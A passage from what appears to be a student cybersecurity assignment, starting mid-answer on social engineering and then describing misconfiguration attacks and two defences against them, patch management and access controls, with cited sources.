likelihood of you becoming a victim to social engineering drops greatly. Thus, these two methods are used against social engineering attacks and are great at reducing the risk of it.

Indusface. (n.d.). *10 Ways Businesses Can Prevent Social Engineering Attacks*.<https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/?amp>

Kaspersky. (n.d.). *Ways to avoid social engineering attacks*.<https://usa.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks>

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

The additional attack vector I selected was misconfiguration attacks. Security misconfigurations often lead to serious vulnerabilities that attackers can exploit. These vulnerabilities, from unpatched systems to open cloud storage, give attackers easy access to sensitive information and critical system (Balbix, 2024). If an attacker sees this vulnerability, it could be a detrimental issue, hence why defensive protocols need to be put in place. One defensive protocol would be regular patch management. One of the easiest methods to avoid misconfigurations is to keep your apps and systems patched with the most recent versions. Frequent patching lowers the likelihood that an attacker will take advantage of out-of-date software by addressing known vulnerabilities (Balbix, 2024). Another defense measure would be implementing strong access controls. This involves providing users access to just the information and systems required to carry out their duties. Restricting permissions lowers the possibility of internal attacks and stops compromised accounts from causing serious harm (Balbix, 2024). The less access people have, the less the risk of a mistake occurring, meaning that attackers can't capitalize off it.

Balbix. (2024, October). *What is a Security*

Misconfiguration? <https://www.balbix.com/insights/security-misconfiguration-impact-examples-and-prevention/>